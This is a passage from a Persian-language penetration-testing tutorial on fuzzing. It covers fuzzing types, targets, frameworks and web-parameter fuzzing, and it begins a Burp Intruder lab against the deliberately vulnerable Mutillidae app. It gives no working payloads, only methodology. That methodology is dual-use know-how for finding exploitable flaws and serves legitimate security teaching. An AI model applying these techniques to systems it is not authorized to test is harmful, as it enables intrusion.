- تست های فازینگ قادر به شناسایی نواقص آسیب پذیری هایی در اپلیکشن هست که اغلب توسط توسعه دهندگان نادیده گرفته می شوند.

فازینگ دارای یکسری معایبی نیز می باشد :

- زمانی که در طی فرایند تست خودکار فازینگ اپلیکیشن با شکست مواجه می شود ممکن است شناسایی نقطه دقیق شکست و نقص کار دشواری باشد.
- شکست اپلیکیشن لزوما به معنی قابلیت بکارگیری اپلیکیشن نیست. به منظور بکارگیری بایستی تست های بیشتر انجام شود تا از نحوه بکارگیری اپلیکیشن مطلع شویم.
- تست فازینگ به شدت وابسته به کیفیت ورودی تست می باشد. در صورتیکه تنها داده های تصادفی را وارد کنیم , با یک حمله بروت فورس تفاوتی نمی کند. اپلیکیشن هایی که پیچیده تر هستند و حجم وسیع تری دارند نیازماند فازرهای با طراحی بهتر هستند تا قادر به تست کامل کد برنامه هدف باشند.



انواع تکنیک های فازینگ

فازینگ را می توان به دو شیوه گنگ و هوشمندانه طبقه بندی کرد. به عبارت فنی دو نوع فازینگ داریم :

Mutation Fuzzing

Generation Fuzzing

ارایه داده تصادفی به عنوان ورودی معنی واقعی فازینگ می باشد. داده ورودی می تواند کاملا تصادفی و بدون ارتباط با داده مورد نظر باشد یا اینکه ورودی را می توان از طریق شبیه سازی داده های ورودی معتبر و کمی دستکاری ایجاد نمود.

فازینگ جهشی
Mutation Fuzzing

فازینگ جهشی یا گنگ , رویکرد سریع تری را با استفاده از داده های نمونه فراهم می کند ولی فاقد درک درست از ساختار ورودی مورد نظر برنامه هدف می باشد. با استفاده از فازینگ جهشی , شما می توانید بدون تلاش زیاد یک فازر ایجاد کنید. تکنیک فازینگ جهشی از ورودی نمونه و ایجاد جهش و تغییر در آن به شکلی تصادفی استفاده می کند. در هر بار تلاش فازینگ داده ورودی جهش یافته در نتیجه ورودی متفاوتی ایجاد می شود. Bit Flipping یکی از روش هایی است که یک فازر جهشی می تواند از آن استفاده کند. یک فازر گنگ را می توان به سادگی و با پایپ کردن خروجی /dev/random درون اپلیکیشن ایجاد کرد.



نکته : `/dev/random` یک فایل ویژه در توزیع های لینوکس می باشد که داده های تصادفی ایجاد می کند.

فازرهای جهشی به هیچ وجه هوشمند نیستند ولی اپلیکیشن های زیادی با همین تکنیک ساده از خود ضعف نشان می دهند. فازینگ جهشی بر روی اپلیکیشن های پیچیده که منتظر داده ها با فرمت خاصی هستند کار نخواهد کرد و داده شما قبل از پردازش در اپلیکیشن رد خواهد شد.

فازینگ ایجاد
Generation Fuzzing

یک فازر مبتنی بر ایجاد یا همان فازر هوشمند رویکرد متفاوتی را به کار می گیرد. این فازرها درک درستی از فرمت و ساختار داده مورد پذیرش درباره اپلیکیشن هدف دارند. چرا آنها را فازر ایجاد (Generation Fuzzer) می نامند ؟

این فازرها داده های ورودی را از صفر خودشان ایجاد می کنند. ایجاد داده ها در این فازرها بر اساس فرمت مورد پذیرش اپلیکیشن هدف می باشد. این فازرها به منظور ایجاد داده نیازمند در اختیار داشتن درک درست از اپلیکیشن هدف هستند. اضافه کردن عنصر هوش به فازر موجب شده تا داده های ایجاد شده توسط اپلیکیشن هدف رد نشوند.

یک فازر هوشمند به عنوان یک کلاینت هوشمند در تزریق داده ها و ایجاد پاسخ های پویا عمل می کند. فازرهای ایجاد (هوش‌مند) طراحی دشوارتری دارند و نیازمند تلاش و زمان طراحی بیشتری هستند.



اپلیکیشن های فازینگ

فازینگ به منظور تست انواع مختلفی از پیاده سازی سازی نرم افزاری استفاده می شود. هر قطعه کدی که داده ورودی را از کاربر دریافت کند , گزینه مناسبی برای فازینگ می باشد. برخی از رایج ترین استفاده های فازینگ به شرح زیر می باشد :

- فازینگ پروتکل شبکه
- فازینگ فایل
- فازینگ رابط کاربری
- فازینگ اپلیکیشن وب
- فازینگ مرورگر وب



فازینگ پروتکل شبکه

آسیب پذیری های موجود در پروتکل های شبکه مشکلات امنیتی جدی را بوجود می آورند. وجود حتی یک نقص در یک پروتکل به هکر اجازه دسترسی به ماشین آسیب پذیر از طریق اینترنت را می دهد. در صورتیکه پروتکل شبکه به خوبی مستندسازی شده باشد , با استفاده از اطلاعات موجود می توان فازرهای هوشمند در این زمینه ایجاد کرد و تست های مختلفی را پدید آورد تا رفتار پروتکل تست شود.

پروتکل های شبکه معمولا بر مبنای معماری کلاینت سرور ایجاد می شود که در آنها کلاینت یک تماس را ایجاد کرده و سرور پاسخ مناسب را می دهد. در نتیجه پروتکل بایستی در هر دو مسیر رفت و برگشت تست شود. یعنی ابتدا برقراری اتصال با سرور و سپس پاسخ برگشتی از سرور به کلاینت . در این شرایط فازر بایستی ابتدا نقش کلاینت را برای برقراری با سرور بازی کند و سپس نقش سرور را بازی کند و منتظر کلاینت برای تماس های برگشتی از کلاینت بماند و رفتار کلاینت در پروتکل را تست کند. فازرهای پروتکل را ریموت فازر (Remote Fuzzer) نیز می نامند.



فازینگ فایل

هکرها به سمت حملات سمت کلاینت کوچ کرده اند. ارسال یک سند Word یا PDF و یا تصاویر مخرب برخی از راههای نفوذ به سیستم های کلاینتی می باشد. در تست فازینگ فایل شما از قصد و عمدا یک فایل دستکاری شده را به نرم افزار هدف ارسال می کنید تا رفتار آن را بررسی کنید.

در صورتیکه نرم افزار هدف با بازکردن فایل با شکست مواجه شود , می تواند نشانه ای از وجود یک آسیب پذیری باشد. آسیب پذیری های رایج که توسط فازینگ فایل شناسایی می شوند سرریز بافر , سرریز هیپ , سرریز اینتجر و نواقص String Format هستند. این آسیب پذیری ها می توانند شما را به سمت حملات اجرای ریموت کد بر روی نرم افزار هدف سوق دهند.

با استفاده از فازینگ فایل , شما می توانید یک هدر فایل دستکاری شده ایجاد کنید یا برخی رشته های خاص درون فرمت فایل را دستکاری کنید. FileFuzz و SKIPEfile دو ابزار فازینگ فایل شناخته شده هستند.

با استفاده از فازینگ فایل شما می توانید اهداف زیر را مورد حمله قرار دهید :

- نرم افزارهای نمایش مستندات (مثل کتابخوان ها و نرم افزارهایی مثل ورد)
- پخش کننده های رسانه (مدیا پیلرها)
- مرورگرهای وب
- نرم افزارهای پردازش تصویر (مثل فتوشاپ و paint)
- نرم افزارهای فشرده سازی (مثل winzip)



فازینگ رابط کاربری

نرم افزار Thick Client که دارای یک رابط کاربری گرافیکی می باشد را می توان با ورودی های دستکاری شده فاز کرد. فیلدهای ورودی این اپلیکیشن ها بایستی برای احتمال وجود آسیب پذیری های سرریز بافر تست شوند. به صورت ایده آل بر روی هر اپلیکیشنی که از کاربر ورودی قبول می کند باید تست فازینگ انجام داد.

فازینگ اپلیکیشن وب

فازینگ اپلیکیشن های وب بخش مهمی در زمینه تحقیقات امنیتی به شمار می روند. اپلیکیشن های وب به دلیل ترکیب چندین تکنولوژی مختلف و یکپارچه سازی با تکنولوژی های سوم شخص دایما در حال پیچیده تر شدن هستند . در نتیجه به هدفی جذاب برای فازینگ مبدل می شوند.

با استفاده از فازینگ تنها محدود به تست و شناسایی آسیب پذیری های تزریق اسکیوال و XSS نیستید بلکه می توانید آسیب پذیری های ناشناخته را بیرون کشیده و شناسایی کنید. در این بخش در ادامه درباره تست فازینگ اپلیکیشن های وب بیشتر صحبت خواهیم کرد.



فازینگ مرورگر وب

مرورگرهای وب توجه محققان امنیتی را به خود جلب کرده اند. یک مرورگر وب درست شبیه یک نرم افزار عادی می باشد که می توان آن را با یک فازر فایل تست کرد ولی از آنجایی که در تعامل با اپلیکیشن های وب می باشد نیازمند توجه بیشتری هستند.

فازینگ مرورگر یکی از موثرترین راههای شناسایی باگ ها در یک مرورگر می باشد. فرمت فایلی که مرورگرها بیشتر با آن تعامل دارند HTML می باشد. فازینگ با صفحات وب ناهنجار می تواند موجب بروز نواقص موجود در موتور رندرینگ مرورگر شود.

از آنجایی که مرورگر به صورت عادی به منظور بازکردن صفحات وب بر روی میزبان ریموت سرور استفاده می شوند , کاربر مخربی که یک صفحه وب شیطانی را میزبانی می کند ممکن است موجب بکارگیری مرور شود. Mangleme و Crossfuzz دو مورد از مثال های شناخته شده این فازرها هستند.



فریم ورک های فازر

نرم افزاری سفارشی فازینگ در زمان تست فایل های با فرمت رایج و نرم افزارهای با مستندسازی مناسب , بسیار کاربردی هستند ولی زمانیکه می خواهید یک نرم افزار اختصاصی و کد ویژه را تست کنید اینگونه نیست. همین موضوع سبب شده تا فریم ورک های فازینگ ایجاد شوند.

این فریم ورک ها این قابلیت را دارند تا از ابتدا برای هر اپلیکیشن خاص یک فازر اختصاصی ایجاد کنند.یک فریم ورک یک ساختار مفهومی است که به منظور ایجاد موارد مفید بر اساس قوانین خاص استفاده می شود. یک فریم ورک فازینگ مجموعه ای از کتابخانه ها می باشد و به عنوان یک فازر عمومی رفتار می کند.

این فریم ورک ها را می توان برای تست یک پروتکل یا اپلیکیشن خاص استفاده کرد. با استفاده از یک فریم ورک فازینگ شما می توانید یک فازر را در زمان بسیار کمتری ایجاد و نرم افزار اختصاصی خود را تست کنید. دیگر نیازی نیست تا یک فازر را از صفر طراحی کرد چرا که کتابخانه های موجود در فریم ورک همه کارها را برای شما انجام می دهند. هدف یک فریم ورک فازینگ فراهم کرد یک محیط توسعه قابل استفاده مجدد , انعطاف پذیر و سریع برای ایجاد یک فازر می باشد.

برخی از فریم ورک های رایج فازینگ به شرح زیر می باشند :


- Sulley
- SPIKE
- Peach



ایجاد یک فازر با استفاده از یک فریم ورک نیازمند مهارت های اسکریپت نویسی می باشد چرا که شما بایستی آن را بر اساس نیازهای خود گسترش دهید. این فریم ورک ها در زبان های برنامه نویسی مختلف توسعه یافته اند . SPIKE به زبان برنامه نویسی C نوشته شده است و Sulley و Peach به زبان پایتون توسعه یافته اند.

گام های فازینگ

فازینگ نیازمند یکسری گام های مقدماتی قبل از حمله به هدف می باشد. تصویر زیر بلوک های ایجاد یک تست فازینگ را نمایش می دهد :





گام های معمول فازینگ به شرح زیر می باشند :

درک پروتکل

درک پروتکل بکار رفته در اپلیکیشن اولین و مهم ترین گام فازینگ می باشد. اگر درباره پروتکل بکار رفته در اپلیکیشن دانش کافی را نداشته باشید , توسعه موارد تست کار دشواری است. در صورتیکه یک شبکه اختصاصی را تست می کنید , نیازمند اطلاعات مورد نیاز درباره نحوه ایجاد بسته ها و فرمت صحیح آنها دارید.

مکان یابی پارامترهای ورودی

به احتمال زیاد هدف تست شما پارامترهای ورودی را به شیوه های مختلف دریافت می کند. یک اپلیکیشن وب ورودی ها را از پارامترهای مختلف از طریق وب فرم دریافت می کند. فیلدهای هدر مختلف پروتکل HTTP نیز در نقش ورودی اپلیکیشن عمل کرده و نیازمند تست فازینگ هستند. عبور دادن ورودی ها از طریق خط فرمان و فایل ها در فرمت های گوناگون راههای دیگر قبول داده از طریق اپلیکیشن های وب می باشد.

ایجاد داده های جذاب

هدف فازینگ ارایه داده های غیرعادی به عنوان ورودی برنامه هدف (که معمولا انتظار دریافت آن را ندارد) می باشد. وظیفه فازر ایجاد داده هایی است که یک موقعیت شکست در اپلیکیشن هدف ایجاد کند. ایجاد داده های هوشمند تفاوت اصلی یک فازر خوب می باشد.



تزریق داده ها

زمانیکه پارامتر ورودی شناسایی شد و داده های ناهنجار ایجاد شد , زمان ارسال داده ها به هدف از طریق شبکه می باشد.

مانیتور و لاگینگ

زمانیکه فازر شروع به عملیات فازینگ می کند , شما بایستی هدف را مانیتور کرده و منتظر شکست اپلیکیشن بمانید (چرا که اپلیکیشن داده های ناهنجار را دریافت می کند) . این وضعیت شکست و داده هایی که موجب شکست شده اند بایستی ضبط شوند. بهترین راه به منظور ضبط یک مموری دامپ از لحظه شکست اپلیکیشن می باشد.

آنالیز و بکارگیری

شکست اپلیکیشن کافی نیست. به منظور بکارگیری اپلیکیشن بایستی داده ها را آنالیز کرده و با استفاده از یک دیباگر مموری دامپ ضبط شده را بررسی کرده و با درک فرایند دلیل شکست را کشف کنیم.



تست اپلیکیشن های وب
با استفاده از فازینگ

تا اینجای کار درباره فازینگ به عنوان یک تکنیک عمومی تست امنیتی گفتگو کردیم. فازینگ نقش مهمی در حین تست نفوذ اپلیکیشن های وب ایفا می کند. این تکنیک توانایی آشکار ساختن آسیب پذیری هایی همچون اعتبارسنجی نامناسب ورودی ها و بررسی ناکافی مرزها و سرحدهای اپلیکیشن را دارد. این آسیب پذیری ها منجر به افشای جزئیات محیط اپلیکیشن وب همچون نسخه سیستم عامل , نسخه اپلیکیشن و نسخه پایگاه داده و یا حتی یک وضعیت سرریز بافر می شوند که در نتیجه امکان اجرای کد ریموت توسط هکر فراهم می شود. هر اپلیکیشن وب که بر مبنای پروتکل HTTP ساخته شده است قابلیت اجرای تست فازینگ را دارد.

فازینگ ورودی ها در اپلیکیشن وب

در طی سالیان , توسعه اپلیکیشن های وب به کاری به شدت آسان مبدل شده است. زبان های برنامه نویسی کاربرپسندی بیشتری پیدا کرده که در نتیجه آن بیشتر سازمان ها اپلیکیشن های مورد نظر را در محل ایجاد می کنند. متاسفانه توسعه یک اپلیکیشن وب با امنیت بالا و بدون آسیب پذیری کاری دشوار و زمان بر است. اپلیکیشن های وب ورودی ها را از پارامترهای مختلفی همچون URL , هدرها و از فلیدهای فرم ها دریافت می کنند و در صورتیکه این داده ها به درستی اعتبارسنجی نشوند نتیجه این می شود که هکرها قادر به بکارگیری برنامه خواهند بود.



درخواست URI

بر روی پارامترهای عبورداده شده با استفاده از درخواست GET و URI ها می توان تست فازینگ انجام داد. زمانیکه اپلیکیشن بوسیله یک URI مخرب تزریق می شود , بسته به داده تزریق شده عکس العمل و پاسخ متفاوتی از خود نشان خواهد داد.

یک درخواست URI می تواند حاوی پارامترهای زیر باشد :

```
/[path]/[page].[extension]?[name]=[value]
```

این مثالی از یک درخواست ارسال شده از طریق GET می باشد :

```
/docs/task.php?userid=101
```

فازینگ هر پارامتر می تواند هکر را به بخش جدیدی در اپلیکیشن سوق دهد که یک کاربر عادی قادر به دیدن آن نیست. برای مثال فازینگ پارامتر path که در مثال بالا docs هست , می تواند موجب آسیب پذیری پیمایش مسیر گردد. به صورت مشابه فازینگ پارامتر page (که در مثال بالا task می باشد) با اسامی قابل پیش بینی ممکن موجب درز اطلاعات گردد.

فازینگ پارامتر name در اینجا userid ممکن است از طریق تغییر مقدار userid به شناسه یک کاربر دارای مجوز دسترسی مدیریتی , موجب ارتقا سطوح دسترسی شود. در پایان فازینگ پارامتر value می تواند شما را به سمت آشکارسازی آسیب پذیری های XSS , تزریق اسکیوال و تزریق دستور هدایت کند.



هدرها

بسیاری از اپلیکیشن ها داده ها را از هدر ارسالی توسط کلاینت ضبط می کنند تا وظایف مورد نیاز سمت سرور را بر روی آنها انجام دهند. برای مثال اپلیکیشنی که به مقدار user-agent دریافتی از کاربر اعتماد می کند , بر اساس این مقدار تصمیم می گیرد که کاربر مجاز به دریافت و تحویل داده ها هست یا خیر. در صورتیکه اپلیکیشن اعتبارسنجی صحیح ورودی ها را بر روی رشته user-agent انجام ندهد , ممکن است توسط هکر بکارگیری شود. فیلدهای هدر زیر را بایستی به منظور قابلیت بکارگیری مورد بررسی و تست فازینگ قرار داد :

- Referrer
- Content-Length
- Host
- Accept language
- Cookie
- User-Agent

از طریق فازینگ فیلدهای هدر می توان آسیب پذیری های XSS , تزریق دستور , تزریق اسکیوال و سرریز بافر را پیدا کرد. با فازینگ مقدار کوکی می توان شناسه نشست را پیش بینی کرد و سرقت نشست را پیاده سازی کرد.



فیلدهای فرم

یک وب فرم حاوی پارامترهای مختلفی است که بایستی در فرایند تست فاز مورد حمله قرار گیرد و مکانیزم های اعتبارسنجی ایجاد شده بر روی این ورودی های اپلیکیشن تست شوند. توسعه دهنده اپلیکیشن بایستی هر فیلد را به درستی اعتبارسنجی کند و داده های ناهنجار را قبول نکند. برای مثال یک فیلد ورودی برای دریافت PIN code بایستی تنها عدد قبول کند آن هم به تعداد معین.

بررسی نتایج فازینگ

مانیتور و نظارت بر اپلیکیشن وب به منظور وجود یک استثنا کمی متفاوت است. فعالیت انجام شده توسط فازینگ معمولا موجب شکست اپلیکیشن و ایجاد یک مموری دامپ برای استفاده درون دیباگر نمی شوند (این حالت ایده آل یک هکر است). شما به عنوان یک آزمونگر بایستی بر پیام های خطای بازگشتی از اپلیکیشن و کدهای HTTP تکیه کنید. کد 403 نشان دهنده این موضوع است که منابعی که قصد دسترسی به آنها را دارید منع شده اند و کد 404 نشان دهنده این است که منبع درخواستی وجود ندارد و در دسترس نیست و کد 500 نشان دهنده یک خطای درون سروری می باشد.

برخی اپلیکیشن های وب پیام های خطایی را نشان می دهند که حاوی اطلاعات حیاتی و درون اپلیکیشن وب و سرور و پایگاه داده می باشد.

لیست کامل کدهای خطای HTTP را می توانید از اینجا مشاهده کنید :

https://www.w3.org/Protocols/rfc2616/rfc2616-sec10.html



فازرهای اپلیکیشن وب در کالی لینوکس

در کالی لینوکس 2 می توانید ابزارهای مختلفی را که به منظور فازینگ اپلیکیشن های وب کاربرد دارند را در مسیر زیر پیدا کنید :

Applications > Web Application Analysis

- Burp Suite
- Owasp-zap
- Powerfuzzer
- WebScarab
- Webslayer
- Websploit
- Wfuzz
- Xsser

برخی از این ابزارها را قبلا استفاده کرده ایم نه صرفا برای تست فازینگ بلکه برای دیگر اهداف ولی این ابزارها دارای قابلیت فازینگ به عنوان ویژگی دیگری نیز هستند. ابزارهای Burp Suite , Owasp-Zap و WebScarab پروکسی وب های قدرتمندی هستند که دارای قابلیت فازینگ نیز می باشند.



فازینگ با Burp intruder

Burp intruder ابزاری است از مجموعه ابزارهای Burp Suite که توانایی فازینگ پارامترهای مختلف اپلیکیشن های وب را دارد. شما با استفاده از این ابزار می توانید تزریق داده های فازینگ را شبیه سازی کرده و نتایج بدست آمده را با جزئیات کامل آنالیز کنید. با استفاده از ابزار intruder می توان انواع مختلف آسیب پذیری های وب را به وسیله پارامترهای گوناگون تست کرد.


اگر کتاب مقدمات تست نفوذ را مطالعه کرده باشید به یاد دارید که در آنجا با استفاده از ابزار intruder حملات بروت فورس را پیاده سازی کردیم. درسته این یکی از قابلیت های intruder می باشد , ولی قدرت واقعی intruder در فازینگ پارامترهای مختلف اپلیکیشن وب می باشد که در این بخش با یک مثال به شما نشان می دهیم.

برای تست ما از اپلیکیشن آسیب پذیر mutillidae که بخشی از ماشین مجازی OWASP می باشد استفاده می کنیم. پس ابتدا ماشین مجازی OWASP را روشن کرده و آدرس آیپی سیستم هدف را بدست می آوریم.


```
OWASP @ Netamooz [Running] - Oracle VM VirtualBox
File  Machine  View  Input  Devices  Help
root@owaspbwa:~# ip address
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue state UNKNOWN
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UNKNO
WN qlen 1000
    link/ether 08:00:27:84:58:1d brd ff:ff:ff:ff:ff:ff
    inet 192.168.1.15/24 brd 192.168.1.255 scope global eth0
    inet6 fe80::a00:27ff:fe84:581d/64 scope link
       valid_lft forever preferred_lft forever
root@owaspbwa:~# _
```



سپس داخل سیستم کالی لینوکس اپلیکیشن را مرور می کنیم :




مثل قبل مرورگر را با Burp Suite بر روی آدرس آیپی لوکال هاست 127.0.0.1 و پورت 8080 تنظیم می کنیم تا کلیه درخواست های ما از مرورگر ابتدا به پروکسی واسط یعنی Burp Suite منتقل شود.



